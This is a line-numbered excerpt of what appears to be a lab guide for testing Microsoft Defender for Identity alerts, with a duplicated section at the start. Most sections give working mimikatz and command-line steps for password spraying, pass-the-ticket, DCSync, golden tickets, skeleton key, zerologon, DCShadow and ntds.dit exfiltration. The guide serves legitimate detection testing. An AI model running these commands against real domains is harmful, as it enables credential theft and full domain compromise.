415 | 
416 | 
417 |
418 | # 20 - Suspicious additions to sensitive groups
419 | Attackers could add users to highly privileged groups to gain access to more resources, and gain persistency. This alert needs a machine learning period (such as : this user usually does not perform this addition to sensitive groups...etc).
420 |
421 | From a workstation with RSAT start with an AD admin account:
422 |
423 | *dsa.msc* => and add a user to a sensitive groups such as Enterprise Admins or Domain Admins
424 |
425 | Tools available from : https://www.microsoft.com/en-us/download/details.aspx?id=45520
426 |
427 | You should see the activities and the alert in the user timeline :
428 |
429 | 
430 |
431 | Detail in the alert:
432 |
433 | 
434 |
435 |
436 |
437 |
438 |
439 |
440 |
441 |
442 |
443 |
444 |
445 |
446 |
447 |
448 |
449 |
450 |
451 |
452 |
--------------------------------------------------------------------------------
201 |
202 |
203 | # 9 - Suspected Brute-Force Attack (Kerberos, NTLM and LDAP) & Password Spray attack
204 | In this detection, an alert is triggered when many authentication failures occur using Kerberos, NTLM, or use of a password spray is detected. Using Kerberos or NTLM, this type of attack is typically committed either horizontal, using a small set of passwords across many users, vertical with a large set of passwords on a few users, or any combination of the two.
205 |
206 | From a command line on a workstation, run :
207 |
208 | *net user /domain >users.txt* => to retrieve the list of users in your domain and the result needs to be in one columm
209 |
210 | From a PowerShell command line on a workstation, run:
211 |
212 | *Import-Module .\adlogin.ps1*
213 | *adlogin users.txt msdemo.local P@ssw0rd* => for a password spray attack by using one carefully crafted password against all of the known user accounts (one password to many accounts)
214 |
215 | You should see the activities and the alert in the client machine timeline :
216 |
217 | 
218 |
219 | Detail in the alert:
220 |
221 | 
222 |
223 | For a brute force attack just try to logon on few accounts with multiple passwords...
224 |
225 | You should see the activities and the alert in the client machine timeline :
226 |
227 | 
228 |
229 | Detail in the alert:
230 |
231 | 
232 |
233 | # 10 - Suspected identity theft (pass-the-ticket) & (pass-the-hash)
234 | Pass-the-Ticket or Pass-The-Hash is a lateral movement technique in which attackers steal a Kerberos ticket or user's NTLM hash from one computer and use it to gain access to another computer by reusing the stolen ticket or user's NTLM hash.
235 | This detection is often miss-understanding; if you perform a Pass-The-Ticket from one security context to another security context on the same machine, you will not generate an MDI alert, this activity can only be seen with an EDR on a managed machine.
236 | What MDI can detect, without any client agent and even if the activity is seen from an unmanaged machine (without EPP or EDR), is one Kerberos ticket (TGT) was issued to a user on a specific machine (Name, IP) and the same ticket is seen coming from another machine (Name, IP), so MDI can trigger a Suspected identity theft…
237 | In this detection a Kerberos ticket is seen used on two (or more) different computers.
238 |
239 | On the machine 1 (ADMIN-PC) where a domain user is in used (logon as Task, Service, RDP, Interactive..), from a command line run as local admin :
240 |
241 | *mimikatz # privilege::debug*
242 | *mimikatz # sekurlsa::logonpasswords*
243 | *mimikatz # sekurlsa::tickets /export* => rename the Nuck's TGT file (or whatever) to nuck.kirbi
244 |
245 | On the machine 2 (VICTIM-PC), from a command line run as local admin :
246 |
247 | *mimikatz # privilege::debug*
248 | *mimikatz # kerberos::ptt nuck.kirbi*
249 | *mimikatz # Quit*
250 | *Klist* => check if the TGT for nuck is loaded
251 | Perfrom an ldap bind (digest) using for example LDP.exe => the stolen TGT from machine 1 will be presented to a DC to issue a TGS for the ldap query
252 |
253 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
254 |
255 | Detail in the alert:
256 |
257 | 
258 |
259 | # 11 - Malicious request of Data Protection API (DPAPI) master key
260 | DPAPI is used by Windows to securely protect passwords saved by browsers, encrypted files, Certificate’s private key, and other sensitive data. DCs hold a backup master key (RSA 2048) that can be used to decrypt all secrets encrypted with DPAPI on domain-joined Windows machines.
261 | This is needed when a user password is reset, the blob with sensitive data cannot be decrypted with the new password so a DC must retrieve the data using the master key.
262 | Attackers can use the master key to decrypt any secrets protected by DPAPI on all domain-joined machines. In this detection, a MDI alert is triggered when the DPAPI is used to retrieve the backup master key.
263 |
264 | From a command line on workstation run with and admin account :
265 |
266 | *mimikatz # privilege::debug*
267 | *mimikatz # lsadump::backupkeys /system:msdemo-DC01 /export*
268 |
269 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
270 |
271 | You should see the activities and the alert in the user timeline :
272 |
273 | 
274 |
275 | Detail in the alert:
276 |
277 | 
278 |
279 | # 12 - Suspected skeleton key attack (encryption downgrade)
280 | Skeleton Key is malware that runs on domain controllers and allows authentication to the domain with any account without knowing its password. This malware often uses weaker encryption algorithms to hash the user's passwords on the domain controller.
281 | It means the attacker can use the same password for any AD accounts without the need to reset or change the orginal accounts's password.
282 | In this alert, the learned behavior of previous KRB_ERR message encryption from domain controller to the account requesting a ticket, was downgraded.
283 |
284 | **Be careful, never run an untrusted tools on a prodcution DC! Once the DC is impacted, there is no easy rollback, the DC has to be depromoted!**
285 |
286 | From a command line on a workstation with a shell on DC, run as AD admin :
287 |
288 | *mimikatz # privilege::debug*
289 | *mimikatz # misc::skeleton* => "mimikatz" should be the master password
290 |
291 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
292 |
293 | Detail in the alert:
294 |
295 | 
296 |
297 | # 13 - Suspected Neltogon privilege elevation attempt (CVE-2020-1472 exploitation)
298 | The alert is triggered if an attacker attempts to establish a vulnerable Netlogon secure channel connection to a DC, using the Netlogon Remote Protocol (MS-NRPC), also known as Netlogon Elevation of Privilege Vulnerability.
299 |
300 | From a command line on a workstation run with a local admin account:
301 |
302 | *mimikatz # privilege::debug*
303 | *mimikatz # lsadump::zerologon /server:msdemo-DC01.msdemo.local /account:msdemo-DC01$ /exploit*
304 | #
305 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
306 |
307 | Detail in the alert:
308 |
309 | 
310 |
311 | # 14 - Suspicious network connection over Encrypting File System Remote Protocol
312 | This detection is triggered when an attacker tries to take over an AD Domain by exploiting a flaw in the Encrypting File System Remote (EFSRPC) Protocol.
313 |
314 | From a command line on a workstation run with a local admin account:
315 |
316 | *mimikatz # privilege::debug*
317 | *mimikatz # misc::efs /server:10.4.0.100 /connect:10.4.0.13 /noauth*
318 |
319 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
320 |
321 | Detail in the alert:
322 |
323 | 
324 |
325 | # 15 - Suspected DCSync attack (replication of directory services)
326 | If an attacker has the "DS-Replication-Get-Changes-All" permission for example, he can initiate a replication request to retrieve the data stored in Active Directory such as the krbtgt's password hash.
327 | In this detection, an alert is triggered when a replication request is initiated from a computer that isn't a DC.
328 |
329 | From a command line on a workstation run with a least local admin account :
330 |
331 | *mimikatz # privilege::debug*
332 | *mimikatz # lsadump::dcsync /domain:msdemo.local /user:krbtgt* => to retrieve the krbtgt's password hash and move to a golden ticket attack
333 |
334 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
335 |
336 | You should see the activities and the alert in the client machine timeline :
337 |
338 | 
339 |
340 | In the alert Compay Segundo failed to retrieve the DCsync (not enough permission):
341 |
342 | 
343 |
344 | # 16 - Suspected DCShadow attack (domain controller promotion) & (domain controller replication request)
345 | Two alerts are available but let's focus only on the "Domain controller replication request" alert; in this scenario, attackers strive to initiate a malicious replication request, allowing them to change Active Directory objects on a genuine DC, which can give the attackers persistence in the domain.
346 |
347 | From a command line on a workstation run with AD admin account :
348 |
349 | *mimikatz # privilege::debug*
350 | *mimikatz # lsadump::dcshadow /object:krbtgt /attribute=ntPwdHistory /value:0000000000*
351 | *mimikatz # lsadump::dcshadow /push*
352 |
353 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
354 |
355 | Detail in the alert :
356 |
357 | 
358 |
359 | # 17 - Remote code execution attempts
360 | MDI detects PSexec, Remote WMI, and PowerShell connections from a client machine to a DC. Attackers can execute remote commands on your DC or AD FS server to create persistence, collect cata or perform a denial of service (DOS).
361 |
362 | From a command line on a workstation run with AD admin account :
363 |
364 | *PSExec.exe -s -i \\msdemo-dc01 powershell.exe* => to start a PowerShell session on DC
365 |
366 | Tools available from : https://docs.microsoft.com/en-us/sysinternals/downloads/
367 |
368 | Detail in the alert :
369 |
370 | 
371 |
372 | # 18 - Data exfiltration over SMB
373 | This alert is triggered when suspicious transfers of data are observed from your monitored DCs, such as when an attacker copies the ntds.dit file from a DC to a workstation.
374 |
375 | From a command line on a workstation run with AD admin account :
376 | *PSEexec -s -i \\msdemo-DC01 cmd.exe* => to get a cmd session on a DC
377 | *Esentutl /y /i c:\windows\ntds\ntds.dit /d c:\windows\ntds.dit* => to get a copy of the ntds.dit file for an exfiltration
378 | *copy c:ntds.dit to z:* => copy the ntds.dit file from the DC to your workstation (Z:)
379 |
380 | Tools available from : https://docs.microsoft.com/en-us/sysinternals/downloads/
381 |
382 | Detail in the alert :
383 |
384 | 
385 |
386 | Keep in mind that MDI can also track files uploaded from workstation or server to a DC; this can be useful to detect abnormal activities (see https://github.com/DanielpFR/MDI/#tips-3--list-of-files-copied-from-a-client-to-dcs-over-the-last-30-days). You should see this type of activities from the user timeline :
387 |
388 | 
389 |
390 | # 19 - Suspected Golden Ticket usage (encryption downgrade) & (nonexistent account) & (Time anomaly) etc..
391 | MDI can detect 6 types of Golden Ticket attack; let see 2 of them.
392 | Using the krbtgt's password hash from the DCsync; attackers can now create a Kerberos ticket granting ticket (TGT) that provides authorization to any resource and set the ticket expiration to any arbitrary time. This fake TGT is called a "Golden Ticket" and allows attackers to achieve network persistence.
393 |
394 | From a command line on a workstation, run with local admin account:
395 |
396 | *mimikatz # privilege::debug*
397 | *mimikatz # lsadump::dcsync /domain:msdemo.local /user:krbtgt* => to get the krbgt's password hash needed for the /rc4:...
398 | *mimikatz # Kerberos::golden /domain:msdemo.local /sid:S-1-5-21-4112553867-xxxxxxxxxxxx /rc4:xxxxxxxxxxxxxxx /user:administrator /id:500 /groups:513,512,520,518,519 /ticket:administrator.kirbi* => create a fake TGT for the default administrator account (RID=500) and add sensitives RID groups
399 | *mimikatz # kerberos::ptt administrator.kirbi* => load the fake TGT
400 | *mimikatz # misc::cmd* => open a cmd
401 | *klist* => check if the TGT is loaded
402 | *ldp.exe* => then bind (digest) to an ldap server to use the fake TGT for encryption downgrade detection
403 |
404 | *mimikatz # privilege::debug*
405 | *mimikatz # lsadump::dcsync /domain:msdemo.local /user:krbtgt* => to get the krbgt's password hash needed for the /rc4:...
406 | *mimikatz # Kerberos::golden /domain:msdemo.local /sid:S-1-5-21-4112553867-xxxxxxxxxxxx /rc4:xxxxxxxxxxxxxxx /user:XYZ /id:500 /groups:513,512,520,518,519,1107 /ticket:XYZ.kirbi => create a fake TGT for the nonexistent account and add sensitives RID groups (valid for 2àmn)
407 | *mimikatz # kerberos::ptt XYZ.kirbi* => load the fake TGT
408 | *klist* => check if the TGT is loaded
409 | *ldp.exe* => then bind (digest) to an ldap server to use the fake TGT for nonexistent account detection
410 |
411 | Tools available from : https://github.com/gentilkiwi/mimikatz/releases
412 |
413 | Detail in the alert :
414 |
415 | 
416 | 
417 |
418 | # 20 - Suspicious additions to sensitive groups
419 | Attackers could add users to highly privileged groups to gain access to more resources, and gain persistency. This alert needs a machine learning period (such as : this user usually does not perform this addition to sensitive groups...etc).
420 |
421 | From a workstation with RSAT start with an AD admin account:
422 |
423 | *dsa.msc* => and add a user to a sensitive groups such as Enterprise Admins or Domain Admins
424 |
425 | Tools available from : https://www.microsoft.com/en-us/download/details.aspx?id=45520
426 |
427 | You should see the activities and the alert in the user timeline :
428 |
429 | 
430 |
431 | Detail in the alert:
432 |
433 | 
434 |
435 |
436 |
437 |
438 |
439 |
440 |
441 |
442 |
443 |
444 |
445 |
446 |
447 |
448 |
449 |
450 |
451 |
452 |
--------------------------------------------------------------------------------